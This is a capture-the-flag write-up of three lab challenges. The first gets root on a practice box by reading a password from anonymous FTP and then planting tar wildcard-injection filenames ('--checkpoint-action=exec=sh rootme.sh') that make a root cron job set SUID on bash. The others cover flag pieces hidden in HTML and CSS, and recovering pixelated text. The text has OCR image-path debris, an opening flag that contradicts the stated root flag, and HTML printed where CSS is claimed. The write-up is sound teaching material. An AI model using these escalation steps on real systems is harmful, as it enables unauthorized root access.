hack10{r00t_pr1v3sc_v1a_s0ud0_f1nd_w00t}
```

LIBRARY



Hack10 Library V2 — Full Writeup

Target

- Host: `Hack10-Library-V2`
- IP: `192.168.0.114`

Initial Access & User Flag

1. Enumeration

The process began with a full port scan using `nmap` to identify the attack surface of the target.

```
nmap -sC -sV -p- --min-rate 5000 192.168.0.114
```

Key Findings

- **Port 21 (FTP):** `vsftpd 3.0.5` with **Anonymous Login enabled**
- **Port 22 (SSH):** `OpenSSH 8.9p1`
- **Port 80/8080 (HTTP):** Apache and Nginx web servers
- **Port 3306 (MySQL):** Database service

---

2. FTP Exploitation (Information Gathering)

Since FTP allowed anonymous access, this was the first service manually inspected.

Action

Logged in as `anonymous` with a blank password.

Discovery

A directory named `public/` was accessible.

File Found

`secret.txt`

Content

```
To the new librarian: Please use the password 'Shhh!KeepQuiet' for
your local SSH account. - Admin
```

This exposed a plaintext credential and strongly suggested the username `librarian`.

---

3. Initial Access (SSH)

Using the username `librarian` and the password recovered from FTP, SSH access was attempted.

```
ssh librarian@192.168.0.114
```

Result

Authentication succeeded and a shell was obtained as the `librarian` user.

---

4. Retrieving the User Flag

After logging in, the `user.txt` file was found in the home directory.

Encoded Content

aGFjazEwezRuMG55bTB1NV9mdHBfdDBfNTVoX3cwMHR9Cg==

Decode Command

```
echo "aGFjazEwezRuMG55bTB1NV9mdHBfdDBfNTVoX3cwMHR9Cg==" | base64 -d
```

User Flag

```
hack10{4n0nym0u5_ftp_t0_55h_w00t}
```

Privilege Escalation & Root Flag

1. Cron Enumeration

After obtaining a shell as `librarian`, the system-wide cron configuration was checked.

```
cat /etc/crontab
```

Relevant Entry

```
* * * * * root /root/backup.sh
```

This revealed a root-owned backup script being executed every minute.

Direct access to the script was blocked:

```
ls -la /root/backup.sh
cat /root/backup.sh
```

2. Verifying the Cron Job

To confirm execution of the backup script, `pspy64` was used.

```
chmod +x /tmp/pspy64
/tmp/pspy64
```

Relevant Output

```
2026/03/27 23:34:01 CMD: UID=0     PID=824    | /bin/sh -c
/root/backup.sh
2026/03/27 23:34:01 CMD: UID=0     PID=825    | /bin/bash
/root/backup.sh
```

This confirmed that `/root/backup.sh` was executed by `root` every minute.

---

3. Identifying the Backup Source

A writable directory existed under the current user:

```
/home/librarian/books
```

Given the machine theme (**Library**) and the cron-based backup behavior, this directory was treated as the likely backup source.

The working assumption was that `/root/backup.sh` used `tar` with wildcard expansion from inside this directory, in a pattern similar to:

```
tar -cf backup.tar *
```

This pattern is vulnerable to **tar wildcard injection**.

4. Exploiting Tar Wildcard Injection

Step 1 — Create the Payload

A payload script was created in `~/books` to set the SUID bit on Bash:

```
cd /home/librarian/books

cat > rootme.sh <<'EOF'
#!/bin/sh
chmod u+s /usr/bin/bash
EOF

chmod +x rootme.sh
```

Step 2 — Create Malicious Filenames

Two specially crafted filenames were created so that, when expanded by `tar *`, they would be interpreted as tar options:

```
touch -- '--checkpoint=1'
touch -- '--checkpoint-action=exec=sh rootme.sh'
```

Observed

```
-rw-rw-r-- 1 librarian librarian    0 Mar 27 23:39
'--checkpoint-action=exec=sh rootme.sh'
-rw-rw-r-- 1 librarian librarian    0 Mar 27 23:38 '--checkpoint=1'
-rwxrwxr-x 1 librarian librarian   34 Mar 27 23:38  rootme.sh
```

---

5. Waiting for Cron Execution

After waiting for the root cron job to run, the Bash binary permissions were checked:

```
ls -l /usr/bin/bash
```

Result

The SUID bit was now present:

-rwsr-xr-x

This confirmed that the payload had been executed by the root-owned cron job.

---

6. Gaining a Root Shell

With the SUID bit set on Bash, a root shell was obtained:

```
/usr/bin/bash -p
id
whoami
cat /root/root.txt
```

Result

A root shell was successfully spawned and the root flag was retrieved.

---

7. Root Cause

The privilege escalation was possible because the root-owned backup script used `tar` unsafely with wildcard expansion in a directory writable by the low-privileged user.

A vulnerable pattern, such as the following, allows attacker-controlled filenames to be treated as tar command-line arguments:

tar -cf backup.tar *

By planting the following files:

--checkpoint=1
--checkpoint-action=exec=sh rootme.sh

The attacker forces `tar` to execute arbitrary shell commands as `root`.

---

8. Cleanup

After exploitation, the created files can be removed:

```
cd /home/librarian/books
rm -f ./--checkpoint=1
rm -f "./--checkpoint-action=exec=sh rootme.sh"
rm -f ./rootme.sh
```

If desired, the SUID bit can also be removed from Bash:

chmod u-s /usr/bin/bash

User Flag


hack10{4n0nym0u5_ftp_t0_55h_w00t}

Root Flag

hack10{cr0n_t4r_w1ldc4rd_1nj3ct10n_ftw}

MISC

I ACCEPT



The challenge presented a legal/terms page for BlackVault User Agreement and hinted that nobody reads these documents. The goal was to find the hidden flag.

Initial Observation

After opening the site, the page looked like a normal Terms and Conditions document. Nothing obvious was visible on the page itself, so the next step was to inspect the source.

Step 1: View the HTML source

I checked the page source and found several suspicious clues:


1. Developer comments

There were two important comments in the HTML:

<!-- TODO: stop hiding audit notes in CSS. It's confusing the compliance team. -->
<!-- FIXME: clause 12 homoglyph typo still unresolved, update when possible. -->

These comments strongly suggested that:

some content was hidden in CSS
clause 12 contained a deliberate clue



2. Hidden fragment in Clause 19

In Clause 19, I found this hidden span:

pr1nt_

This gave the first fragment:

pr1nt_

3. Hidden footer text

Near the bottom of the HTML, I found:

n3v3rr_l13ss}

This gave the second fragment:

n3v3rr_l13ss}

```
<h2>Appendix C</h2>
<p>Vendor Subprocessing specifications and upstream liability disclaimers.</p>

<div class="legal-footnote">n3v3rr_l13ss}</div>
```

At this point, the partial flag looked like:

????pr1nt_n3v3rr_l13ss}

Step 2: Check JavaScript

I also checked script.js, but it only contained:

- console messages
- a right-click annoyance
- fake telemetry/debug noise

There was no flag or useful hidden content in JavaScript, so JS was just a distraction.

Step 3: Inspect the CSS

Because the HTML comment explicitly mentioned hidden content in CSS, I checked style.css.

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>BlackVault Secure Cloud</title>
  <link rel="preconnect" href="https://fonts.googleapis.com">
  <link rel="preconnect" href="https://fonts.gstatic.com" crossorigin>
  <link href="https://fonts.googleapis.com/css2?family=Outfit:wght@300;400;600;800&family=JetBrains+Mono:wght@400;700&display=swap" rel="stylesheet">
  <link rel="stylesheet" href="style.css">
</head>
<body class="landing-page">
  <div class="overlay-grid"></div>
  <div class="hero-container">
    <div class="logo">
      <div class="logo-icon"></div>
      <h1>BlackVault</h1>
    </div>

    <h2>Enterprise-Grade Security Protocol.</h2>
    <p class="subtitle">Next-generation encrypted storage for entities operating outside the traditional spectrum.</p>

    <div class="action-card">
      <h3>Access Authorization Required</h3>
      <p>To proceed into the Vault, you must review and accept our legally binding terms. No exceptions. No backtracking.</p>

      <a href="terms.html" class="btn-primary">
        <span>Review Terms of Service</span>
        <div class="btn-glitch"></div>
      </a>
    </div>
  </div>
  <script src="script.js"></script>
</body>
</html>
```

There I found the important line:


```
#appendix-b::after {
  content: " hack10{f1n3_";
  font-size: 0;
  opacity: 0;
}
```

This revealed the missing beginning of the flag:

hack10{f1n3_

This text was hidden using:

font-size: 0
opacity: 0



So it would not appear visually on the page, but it still existed in the CSS-generated content.

Step 4: Combine all fragments


Now the full flag could be reconstructed from all hidden parts:

From CSS:
hack10{f1n3_
From HTML hidden span:
pr1nt_
From HTML hidden footer:
n3v3rr_l13ss}

Combining them to get the full flag:

hack10{f1n3_pr1nt_n3v3rr_l13ss}

ALPHAZERO



This image is not hidden-data stego; it is **pixelated text**.
The redaction uses fixed-size mosaic blocks, so the original text can be recovered by:

1. Rendering candidate plaintext.
2. Applying the same pixelation.
3. Comparing generated image vs target.
4. Searching for the candidate with minimal diff.

1. Clone and Prepare


```
git clone https://github.com/BishopFox/unredacter.git
cd unredacter
```

Notes:
1. The challenge image dimensions are `216x40`.
2. Block size is `8`, which matches Unredacter defaults (`blockSize = 8` in `src/main.ts`).

Because I faced an issue when to use the repo so I use this command to use it

```
./node_modules/.bin/electron ./dist/main.js \
  --disable-gpu --disable-software-rasterizer --no-sandbox
```

So the repo starts running as usual. Also put the secret.png from the challenge one inside repo directory.



We execute the toll '**unredacter**' then we got the plaintext.

Recovered text: **unitenthunders**

Flag:

```
hack10{unitenthunders}
```

THE END